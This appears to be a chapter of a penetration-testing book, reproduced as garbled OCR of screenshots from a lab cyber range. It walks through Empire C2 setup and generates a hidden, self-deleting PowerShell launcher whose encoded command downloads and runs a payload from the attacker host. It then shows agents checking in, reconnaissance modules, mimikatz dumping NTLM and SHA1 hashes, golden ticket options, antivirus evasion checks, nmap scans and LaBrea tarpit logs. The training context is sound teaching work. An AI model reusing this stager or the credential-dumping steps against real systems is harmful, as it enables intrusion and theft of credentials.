localgroup administrators.txt programs list.csv net localgroup.txt route print.txt tasklist svc.txt net\_session.txt net share.txt tokens.txt netsh firewall show config.txt WS112 20140320.4858.txt root@kali:~/.msf4/logs/scripts/winenum/WS112 20140320.4858# more netstat vb.txt Active Connections Proto Local Address Foreign Address State 10 2 0 147.49172 CLOSE WATT TCD 10 2 0 146 https


ICP	10.2.0.14/:491/2	10.2.0.146:nttps	CLOSE_WAIT
[Syster	n]		
TCP	10.2.0.147:49189	10.2.0.146:https	ESTABLISHED
[Syster	n]		
TCP	127.0.0.1:49180	WS112:49181	ESTABLISHED
[firefo	ox.exe]		
TCP	127.0.0.1:49181	WS112:49180	ESTABLISHED
[firefo	ox.exe]		
TCP	127.0.0.1:49182	WS112:49183	ESTABLISHED
[firefo	ox.exe]		
TCP	127.0.0.1:49183	WS112:49182	ESTABLISHED
[firefo	ox.exe]		

Follow TCP Stream Stream Content ....p.....aW.W^G..n...x..I.Pm.].h.b.-...\$#h\_P.....y@O.} V.r.....y..h.....U...<^l? {....W.g..!....8.....f...K..... ."....J..o....`/.<.]...0</pre> +..S]Wdl......8/.....A.ls7S.\_T.....y...\$w?#D..... ....u.8.x.-<....X....t...ln.H.TN... ( ..=.dKfq.....DN1 ..... "...^.2Z.7.....D....L..9.A..}.(<...n. ..2RdV@.-.y...)r.....X.....T.+..zq...r.+...e.f.A..p.. %.;>....\$y=.....Xe.....UyN.]..8 \$?.....jc....V.....\(..=R.",....g....~.j.....XY....l..t|y.a...9.0\_.kBY4(. XFq6.v.mi..t.l)b... .. x.hx.-.N...Y.,....g'./.\*`. z.2.hI..w.U..\_\_...b.n\$4....z.uq....M...M,z...J..M.}&..I.....f...%5r| I...|.>.......5...F. ......zrMer.....z.|:....j4.2...B..v..d.Lx.b.G.|uo.m {...o.3F.`t.|...td.Kn. .~o....^(...K!.;..].T.P..2.f..gw...{.Xd....Z.M...@u)E.W.Fh.....0....?. ..~.h.o.?....Oea>L.S....m-.....OU..n.....W.K...K..p..\_..'.;.@|.. t.a.jxI..?%.....QU.NF.~.Y.....H,.....\Fa....O`(5...?.;. ..h.S...m...X.....Y...yD;.D?.. (.7.....k-....;.yl7q0...4.L.Z.Q..7...D..=s.cCT#....>.PL:..yd.....\..b.4.....0.= +.`PX.\@....2.....S.FR)B?J.D..U p...s...Oe..stW.I..m...?.. ..b.l.\$;..61.....%.".GC....rG..\$]..]8 G.T.(IN...[~....0......G.0.:N!=v%..."D.l!...K.H...K.}.K.....IEc...}

root@kali: ~/Downloads/Empire-master 000 File Edit View Search Terminal Help Requirement already satisfied (use --upgrade to upgrade): flask in /usr/lib/pyth 🔿 on2.7/dist-packages Requirement already satisfied (use --upgrade to upgrade): Werkzeug>=0.7 in /usr/ lib/python2.7/dist-packages (from flask) Requirement already satisfied (use --upgrade to upgrade): Jinja2>=2.4 in /usr/li b/python2.7/dist-packages (from flask) Requirement already satisfied (use --upgrade to upgrade): itsdangerous>=0.21 in /usr/lib/python2.7/dist-packages (from flask) Requirement already satisfied (use --upgrade to upgrade): MarkupSafe in /usr/lib /python2.7/dist-packages (from Jinja2>=2.4->flask) Cleaning up... [>] Enter server negotiation password, enter for random generation: [\*] Database setup completed!

[\*] Certificate written to ../data/empire.pem

[\*] Setup complete!



0 agents currently active

(Empire) >

		root@kali: ~/Downloads/Empire-master	
File Edit View Search	Terminal Help		
(Empire) > listener [!] No listeners cu (Empire: listeners)	rrently activ	ve	^
Listener Options:			
Name	Required	Value	Description
KillDate MM/dd/yyyy).	False		Date for the listener to exit (
Name DefaultLostLimit	True True	test 60	Listener name. Number of missed checkins befor
e exiting StagingKey egotiation.	True	70e76a15da00e6301ade718cc9416f79	Staging key for initial agent n
Type	True	native	Listener type (native, pivot, h
op, foreign, meter) RedirectTarget for pivot/hop.	False		Listener target to redirect to
DefaultDelay (in seconds)	True	5	Agent delay/reach back interval
WorkingHours (09:00-17:00).	False		Hours for the agent to operate
Host CertPath eners.	True False	http://192.168.177.68:8080	Hostname/IP for staging. Certificate path for https list ~

root@kali: ~/Downloads/Empire-master

File Edit View Search Terminal Help
(Empire: listeners) > set Host 192.168.177.68
(Empire: listeners) > info

Listener Options:

Name	Required	Value	Description
KillDate	False		Date for the listener to exit (
MM/dd/yyyy). Name	True	test	Listener name.
	True	60	Number of missed checkins befor
e exiting			
StagingKey	True	70e76a15da00e6301ade718cc9416f79	Staging key for initial agent n
egotiation.			
Туре	True	native	Listener type (native, pivot, h
op, foreign, meter)			
RedirectTarget	False		Listener target to redirect to
for pivot/hop.			
DefaultDelay	True	5	Agent delay/reach back interval
(in seconds).			
WorkingHours	False		Hours for the agent to operate
(09:00-17:00).			
Host	True	http://192.168.177.68	Hostname/IP for staging.
CertPath	False		Certificate path for https list
eners.			
DefaultJitter	True	0.0	Jitter in agent reachback inter $\scriptstyle{ imes}$

(		root@kali: ~/Down	loads/Empire-master	0 (	D	8
File Edit View Seard	h Terminal He	lp				
(Empire: listener (Empire: stager/l						^
Name: BAT Launche	r					
Description: Generates a sel Empire. Options:	f-deleting .	bat launcher for				
options:						
Name	Required	Value	Description			
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).			
StagerRetries	False	0	Times for the stager to retry connecting.			
Listener	True		Listener to generate stager for.			
OutFile	False	/tmp/launcher.bat	File to output .bat launcher to, otherwise displayed on the screen.			
Proxy	False	default	Proxy to use for request (default, none, or other).			
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).			
Delete	False	True	Switch. Delete .bat after running.			

(Empire: stager/launcher\_bat) > set Listener test (Empire: stager/launcher\_bat) > execute

[\*] Stager output written out to: /tmp/launcher.bat

000

#### root@kali:/tmp# more launcher.bat

#### @echo off

start /b powershell.exe -NoP -sta -NonI -W Hidden -Enc JAB3AGMAPQB0AGUAVwAtAE8AY gBKAGUAQwB0ACAAUwBZAFMAVABLAE0ALgB0AEUAdAAuAFcAZQBiAEMATABpAEUAbgBUADsAJAB1AD0AJ wBNAG8AeqBpAGwAbABhAC8ANQAuADAAIAAoAFcAaQBuAGQAbwB3AHMAIABOAFQAIAA2AC4AMQA7ACAAV wBPAFcANgA0ADsAIABUAHIAaQBkAGUAbgB0AC8ANwAuADAA0wAgAHIAdgA6ADEAMQAuADAAKQAgAGwAa QBrAGUAIABHAGUAYwBrAG8AJwA7ACQAdwBDAC4ASABLAEEAZABFAHIAcwAuAEEARABkACgAJwBVAHMAZ QByAC0AQQBnAGUAbgB0ACcALAAkAHUAKQA7ACQAdwBDAC4AUABSAG8AWAB5ACAAPQAgAFsAUwBZAHMAd ABLAEOALgBOAEUAdAAuAFcARQB1AFIAZQBxAHUAZQBTAHQAXQA6ADoARABFAGYAYQBVAGwAdABXAEUAQ gBQAHIAbwBYAHkAOwAkAHcAYwAuAFAAcgBvAFgAWQAuAEMAUgBlAGQARQBOAHQASQBhAEwAUwAgADOAI ABbAFMAeQBTAHQAZQBNAC4ATgBLAFQALgBDAFIARQBEAGUAbgB0AGkAQQBMAEMAQQBjAGgAZQBdADoA0 gBEAGUAZgBhAHUATAB0AE4ARQBUAHcATwByAEsAQwBSAEUAZABFAG4AVABJAEEAbABTADsAJABLAD0AJ wA3ADAAZQA3ADYAYQAxADUAZABhADAAMABlADYAMwAwADEAYQBKAGUANwAxADqAYwBjADkANAAxADYAZ gA3ADkAJwA7ACQASQA9ADAAOwBbAEMASABhAHIAWwBdAF0AJABiAD0AKABbAGMASABhAHIAWwBdAF0AK AAkAFcAYwAuAEQAbwBXAE4ATABvAEEAZABTAHQAUqBpAG4AZwAoACIAaAB0AHQAcAA6AC8ALwAxADkAM gAuADEANgA4AC4AMQA3ADcALgA2ADgALwBpAG4AZABLAHgALgBhAHMAcAAiACkAKQApAHwAJQB7ACQAX wAtAEIAWABvAFIAJABrAFsAJABpACsAKwAlACQASwAuAEwARQBOAGcAVABIAF0AfQA7AEkARQBYACAAK AAkAGIALQBqAG8ASQB0ACcAJwApAA==

```
start /b "" cmd /c del "%~f0"&exit /b
```



(Empire: stager/launcher\_bat) > set Listener test
(Empire: stager/launcher\_bat) > execute

[\*] Stager output written out to: /tmp/launcher.bat

(Empire: stager/launcher\_bat) > [+] Initial agent MXSBP4T41W2BTSMT from 192.168.177.1 now active

(Empire: stager/launcher\_bat) > agents

#### [\*] Active agents:

Name	Internal IP	Machine Name	Username	Process	Delay	Last Seen
MXSBP4T41W2BTSMT	192.168.100.1	feINST-PC-3	INST-PC-3\INST	powershell/13916	5/0.0	2016-05-22 13:22:51

(Empire: agents) > interact MXSBP4T41W2BTSMT (Empire: MXSBP4T41W2BTSMT) >

(Empire: MXSBP4T41W2BTSMT) > usemodule situational awareness/network/ powerview/get gpo arpscan get exploitable system powerview/get gpo computer powerview/get group get spn powerview/get group member portscan powerview/get\_localgroup powerview/find computer field powerview/find foreign group powerview/get loggedon wpowerview/find foreign user powerview/get object acl powerview/find\_gpo\_computer\_admin powerview/get ou powerview/find gpo location powerview/get rdp session powerview/find localadmin access powerview/get session powerview/get site powerview/find managed security group powerview/find user field powerview/get subnet powerview/get cached rdpconnection powerview/get user powerview/get computer powerview/map domain trust wpowerview/get dfs share powerview/process hunter powerview/get domain controller powerview/set ad object powerview/get domain policy powerview/share finder powerview/user hunter powerview/get domain trust powerview/get fileserver reverse dns powerview/get forest smbscanner powerview/get forest domain

FullName : C:\Users\INST\Downloads\Fortigate\_UTM-1\_a1ulxs.pdf LastAccessTime : 3/8/2016 1:55:41 AM FullName : C:\Users\INST\Downloads\N7K-7010-A adwpw1.pdf LastAccessTime : 3/8/2016 1:55:19 AM FullName : C:\Users\INST\Downloads\Fortigate DC1-FW2-1204 ji2467.pdf LastAccessTime : 3/8/2016 1:54:55 AM FullName : C:\Users\INST\Downloads\N7K-7010-B ybyi2x.pdf LastAccessTime : 3/8/2016 1:54:29 AM FullName : C:\Users\INST\Downloads\Fortigate DC2-FW1-1201 xpsblc.pdf LastAccessTime : 3/8/2016 1:54:05 AM : C:\Users\INST\Downloads\N7K-7010-WAN-A 7iafmm.pdf FullName LastAccessTime : 3/8/2016 1:53:41 AM : C:\Users\INST\Downloads\OTG-7613-B yzh7bh.pdf FullName LastAccessTime : 3/8/2016 1:53:20 AM FullName : C:\Users\INST\Downloads\OTG-EXTR-B egr127.pdf LastAccessTime : 3/8/2016 1:53:02 AM FullName : C:\Users\INST\Downloads\OTG-7613-A iy3mnc.pdf LastAccessTime : 3/8/2016 1:52:41 AM

(Empire: situational\_awareness/host/computerdetails) > execute
[!] Error: module needs to run in an elevated context.
(Empire: situational\_awareness/host/computerdetails) >

```
(Empire: situational_awareness/host/computerdetails) > execute
(Empire: situational_awareness/host/computerdetails) >
. Job started: Debug32_mdizn
```

Event ID 4624 (Logon):Microsoft.PowerShell.Commands.Internal.Format.Form .atStartDataMicrosoft.PowerShell.Commands.Internal.Format.GroupStartDataM eicrosoft.PowerShell.Commands.Internal.Format.FormatEntryDataMicrosoft.Po werShell.Commands.Internal.Format.GroupEndDataMicrosoft.PowerShell.Comma inds.Internal.Format.FormatEndDataEvent ID 4648 (Explicit Credential Logo .n):Microsoft.PowerShell.Commands.Internal.Format.FormatStartDataMicrosof .t.PowerShell.Commands.Internal.Format.GroupStartDataMicrosoft.PowerShell :{.Commands.Internal.Format.FormatEntryDataMicrosoft.PowerShell .commands.Internal.Format.FormatEntryDataMicrosoft.PowerShell.Commands.I .nternal.Format.GroupEndDataMicrosoft.PowerShell.Commands.I .nternal.Format.GroupEndDataMicrosoft.PowerShell.Commands.I .nternal.Format.GroupEndDataMicrosoft.PowerShell.Commands.I .formatEndDataAppLocker Process Starts:PowerShell Script Executions:RDP Client Data:

Available Shares -----Description Status Name Path ---- --------ADMIN\$ C:\WINDOWS Remote Admin 0K C\$ C:\ Default share 0K D\$ D:\ Default share 0K IPC\$ Remote IPC 0K print\$ C:\Windows\system32\spool\drivers Printer Drivers OK Default share OK Q\$ 0:\ AV Solution -----Windows Defender AV Product State: 397568 Updated: Unknown Windows Last Updated -----Saturday, May 14, 2016 12:00:00 AM

Hostname: WIN-ATB7FF2RNSN / S-1-5-21-662411441-973089456-3698059473 .#####. mimikatz 2.1 (x64) built on Mar 31 2016 16:45:32 .## ^ ##. "A La Vie. A L'Amour" *## / \ ## \_/\* \* \** ## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) '## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo) '#####' with 18 modules \* \* \*/ mimikatz(powershell) # sekurlsa::logonpasswords Authentication Id : 0 ; 215669 (00000000:00034a75) Session : Interactive from 1 User Name : INST : WIN-ATB7FF2RNSN Domain : WIN-ATB7FF2RNSN Logon Server : 5/22/2016 1:45:55 PM Logon Time SID : S-1-5-21-662411441-973089456-3698059473-1001 msv : l c [00000003] Primary \* Username : INST \* Domain : WIN-ATB7FF2RNSN \* NTLM : 92937945b518814341de3f726500d4ff \* SHA1 : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d [00010000] CredentialKeys \* NTLM : 92937945b518814341de3f726500d4ff \* SHA1 : e99089abfd8d6af75c2c45dc4321ac7f28f7ed9d

[\*] Active agents: Name Internal IP Machine Name Username Delay Last Seen Process ----- - - - - - - - - - - ------ - - - - - - - -\_ \_ \_ \_ \_ \_ \_ \_ \_ \_ \_ \_ \_ -----192.168.100.1 feINST-PC-3 MXSBP4T41W2BTSMT INST-PC-3\INST powershell/13916 5/0.0 2016-05-22 14:06:55 1VE321EDUTD3FFED 192.168.177.150 WIN-ATB7FF2RNSN \*WIN-ATB7FF2RNSN\IN Spowershell/2308 5/0.0 2016-05-22 14:06:55 KDEWSRZK4WVV1WKF 192.168.100.1 feINST-PC-3 \*INST-PC-3\INST powershell/6292 5/0.0 2016-05-22 14:06:55 (Empire: agents) > interact 1VE321EDUTD3FFED (Empire: 1VE321EDUTD3FFED) > creds Credentials: CredID CredType Domain UserName Host Password \_ hash WIN-ATB7FF2RNSN INST WIN-ATB7F 1 500d4ff F2RNSN 92937945b meterpreter > use kiwi Loading extension kiwi... .#####. mimikatz 2.0 alpha (x64/win64) release "Kiwi en C" .## ^ ##. ## / \ ## /\* \* \* ## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com ) '## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo) '#####' Ported to Metasploit by OJ Reeves `TheColonial` \* \* \*/ success. meterpreter > golden ticket create --help Usage: golden ticket create [-h] -u <user> -d <domain> -k <krbtgt ntlm> -s <sid> -t <path> [-i <id>] [-g <groups>] Create a golden kerberos ticket that expires in 10 years time. OPTIONS: -d <opt> Name of the target domain (FQDN) -g <opt> Comma-separated list of group identifiers to include (eg: 501,502) -h Help banner -i <opt> ID of the user to associate the ticket with -k <opt> krbtgt domain user NTLM hash -s <opt> SID of the domain -t <opt> Local path of the file to store the ticket in



SHA256:	5473c650	6c67fd4560fd97605670eb66e	a9c59a206e39f354	7f49ef820a0cf02
File name:	https.exe			
Detection rat	io: 36 / 56			
Analysis dat	e: 2016-05-2	2 23:14:46 UTC ( 0 minutes a	ago)	
Analysis	<b>Q</b> File detail	Additional information	Comments	🖓 Votes

Antivirus	Result
ALYac	Gen:Variant.Zusy.Elzob.8031
AVG	Agent
AVware	Trojan.Win32.Swrort.B (v)
Ad-Aware	Gen:Variant.Zusy.Elzob.8031




SHA256:	78ec0a0af44a9a20bfe98df818747b6986d54d56016df0d2c912cd2d96305dfe
File name:	https.exe
Detection ratio:	38 / 56
Analysis date:	2016-05-22 23:23:33 UTC(1 minute ago)

🔳 Analysis	Q File detail	<li>Additional information</li>	Comments	🖓 Votes
Antivirus		Res	ult	
ALYac		Ger	:Variant.Zusy.Elzob.	8031
AVG		Age	nt	
AVware		Тгој	an.Win32.Swrort.B (v	)
Ad-Aware		Ger	:Variant.Zusy.Elzob.	8031


## **Virustotal**


O Your file i	s being analysed.
SHA256:	6a2779dca2a265112bb78b053fc084a4840d17378c759dbec2dae8ffaf1c663a
File name:	launcher.bat
Detection ratio:	0 / 55




## Chapter 13: Building a Complete Cyber Range

Internal network







root@kali: ~ File Edit View Search Terminal Help root@kali:~# nmap -sS 192.168.177.61 Starting Nmap 7.10 ( https://nmap.org ) at 2016-05-29 15:14 PDT Nmap scan report for 192.168.177.61 Host is up (0.00010s latency). Not shown: 987 closed ports PORT STATE SERVICE 21/tcp open ftp 23/tcp open telnet 25/tcp open smtp 80/tcp open http 110/tcp open pop3 135/tcp open msrpc 139/tcp open netbios-ssn 143/tcp open imap 445/tcp open microsoft-ds 1025/tcp open NFS-or-IIS 1026/tcp open LSA-or-nterm 1027/tcp open IIS 1433/tcp open ms-sql-s MAC Address: 00:0C:29:90:06:0D (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.27 seconds

root@kali: ~

File Edit View Search Terminal Help root@kali:~# nc -v 192.168.177.61 25 192.168.177.61: inverse host lookup failed: Unknown host (UNKNOWN) [192.168.177.61] 25 (smtp) open

root@kali: ~

File Edit View Search Terminal Help root@kali: # telnet 192.168.177.61 25 Trying 192.168.177.61... Connected to 192.168.177.61. Escape character is '^]'. Connection closed by foreign host. root@kali:~# nmap -sV -p 25 192.168.177.61

Starting Nmap 7.10 ( https://nmap.org ) at 2016-05-29 15:37 PDT Nmap scan report for 192.168.177.61 Host is up (0.00020s latency). PORT STATE SERVICE VERSION 25/tcp open tcpwrapped MAC Address: 00:0C:29:90:06:0D (VMware)

Service detection performed. Please report any incorrect results at https://nmap .org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds

NFR BackOfficer Frie	ndly - Warnings	×
<u>File Options H</u> elp		
Sun May 29 18:33:18 Sun May 29 18:33:23 Sun May 29 18:37:51 Sun May 29 18:37:51	SMTP connection from 192.168.177.68 SMTP connection from 192.168.177.68	

🖹 \*labrea.conf 🗡 # # Sample Labrea configuration file. # # Default location is /etc on unix systems. # == Exclude the specified address(es) == # This means that Labrea is to never capture this IP address. Any ARP WHO-HAS requests or attempts to start a # # session with these IP addresses will be ignored. 192.168.177.1-192.168.177.15 EXC # == Hard exclude the specified address(es) == # This means that Labrea is never to "hard capture" this IP # address. In other words, the pgm must always wait for the ARP # timeout each time someone else wants to start a session with # this IP.

cesi@debianrouter: ~

File Edit View Search Terminal Help Sat May 28 20:42:04 2016 User specified capture subnet / mask: 192.168.177.0/24 Sat May 28 20:42:04 2016 LaBrea will attempt to capture unused IPs. Sat May 28 20:42:04 2016 Full internal BPF filter: arp or (ip and ether dst hos t 00:00:0F:FF:FF:FF) Sat May 28 20:42:04 2016 LaBrea will log to stdout Sat May 28 20:42:04 2016 Logging will be verbose. Sat May 28 20:42:04 2016 LaBrea will attempt to operate safely in a switched en vironment Sat May 28 20:42:04 2016 Initiated on interface: eth0 Sat May 28 20:42:04 2016 Host system IP addr: 192.168.80.15, MAC addr: 00:0c:29 :06:a8:73 Sat May 28 20:42:04 2016 ...Processing configuration file Sat May 28 20:42:04 2016 >> 192.168.177.1-192.168.177.14 EXC Sat May 28 20:42:04 2016 ... End of configuration file processing Sat May 28 20:42:04 2016 Network number: 192.168.177.0 Sat May 28 20:42:04 2016 Netmask: 255.255.255.0 Sat May 28 20:42:04 2016 Number of addresses LaBrea will watch for ARPs: 255 Sat May 28 20:42:04 2016 Range: 192.168.177.0 - 192.168.177.255 Sat May 28 20:42:04 2016 Throttle size set to WIN 10 Sat May 28 20:42:04 2016 Rate (-r) set to 3 Sat May 28 20:42:04 2016 Labrea started

## root@kali: ~

File Edit View Search Terminal Help

From 192.168.177.170 icmp\_seq=1 Destination Host Unreachable From 192.168.177.170 icmp\_seq=2 Destination Host Unreachable From 192.168.177.170 icmp\_seq=3 Destination Host Unreachable 64 bytes from 192.168.177.79: icmp\_req=4 ttl=64 time=0.481 ms 64 bytes from 192.168.177.79: icmp\_req=5 ttl=64 time=0.471 ms 64 bytes from 192.168.177.79: icmp\_req=6 ttl=64 time=0.292 ms 64 bytes from 192.168.177.79: icmp\_req=7 ttl=64 time=0.284 ms

--- 192.168.177.79 ping statistics ---7 packets transmitted, 4 received, +3 errors, 42% packet loss, time 6000ms rtt min/avg/max/mdev = 0.284/0.382/0.481/0.094 ms, pipe 3

\_ | 🗆 | 🗙

cesi@debianrouter: ~ File Edit View Search Terminal Help Sat May 28 20:55:42 2016 Host system IP addr: 192.168.80.15, MAC addr: 00:0c:29 :06:a8:73 Sat May 28 20:55:42 2016 ...Processing configuration file Sat May 28 20:55:42 2016 >> 192.168.177.1-192.168.177.14 EXC Sat May 28 20:55:42 2016 ... End of configuration file processing Sat May 28 20:55:42 2016 Network number: 192.168.177.0 Sat May 28 20:55:42 2016 Netmask: 255.255.255.0 Sat May 28 20:55:42 2016 Number of addresses LaBrea will watch for ARPs: 255 Sat May 28 20:55:42 2016 Range: 192.168.177.0 - 192.168.177.255 Sat May 28 20:55:42 2016 Throttle size set to WIN 10 Sat May 28 20:55:42 2016 Rate (-r) set to 3 Labrea started Sat May 28 20:55:42 2016 Sat May 28 20:56:24 2016 Capturing local IP 192.168.177.79 Sat May 28 20:56:24 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79 Sat May 28 20:56:25 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79 Sat May 28 20:56:26 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79 Sat May 28 20:56:27 2016 Responded to a Ping: 192.168.177.68 -> 192.168.177.79


root@kali: ~

File	Edit	View	Searc	h T	Terminal	Help
192.	168.	177.	234	is	alive	
192.	168.	177.	235	is	alive	
192.	168.	177.	236	is	alive	
192.	168.	177.	237	is	alive	
192.	168.	177.	238	is	alive	
192.	168.	177.	239	is	alive	
192.	168.	177.	240	is	alive	
		177.			alive	
192.	168.	177.	242		alive	
192.	168.	177.	243	is	alive	
		177.			alive	
					alive	
					alive	
		177.			alive	
					alive	
		177.			alive	
		177.			alive	
					alive	
					alive	
					alive	
192.	168.	177.	254	is	unrea	chable

	cesi@debianrouter: ~	_ 🗆 ×
File Edit View Search Terr	ninal Help	
192.168.177.79 1234 *		
Sat May 28 21:56:41 2016 192.168.177.79 1094	Initial Connect - tarpitting: 192.168.177.68	57701 ->
Sat May 28 21:56:41 2016 192.168.177.79 1461 *	Initial Connect - tarpitting: 192.168.177.68	57701 ->
Sat May 28 21:56:41 2016 192.168.177.79 1151	Initial Connect - tarpitting: 192.168.177.68	57701 ->
Sat May 28 21:56:41 2016 192.168.177.79 1147 *	Initial Connect - tarpitting: 192.168.177.68	57701 ->
Sat May 28 21:56:41 2016 192.168.177.79 2260	Initial Connect - tarpitting: 192.168.177.68	57701 ->
Sat May 28 21:56:41 2016 192.168.177.79 8045 *	Initial Connect - tarpitting: 192.168.177.68	57701 ->
Sat May 28 21:56:41 2016 192.168.177.79 9593	Initial Connect - tarpitting: 192.168.177.68	57701 ->
Sat May 28 21:56:41 2016 192.168.177.79 3905 *	Initial Connect - tarpitting: 192.168.177.68	57701 ->
Sat May 28 21:56:41 2016 192.168.177.79 1054	Initial Connect - tarpitting: 192.168.177.68	57701 ->
Sat May 28 21:56:41 2016 192.168.177.79 548 *	Initial Connect - tarpitting: 192.168.177.68	57701 ->
Sat May 28 21:56:41 2016 192.168.177.79 3404	Initial Connect - tarpitting: 192.168.177.68	57701 ->

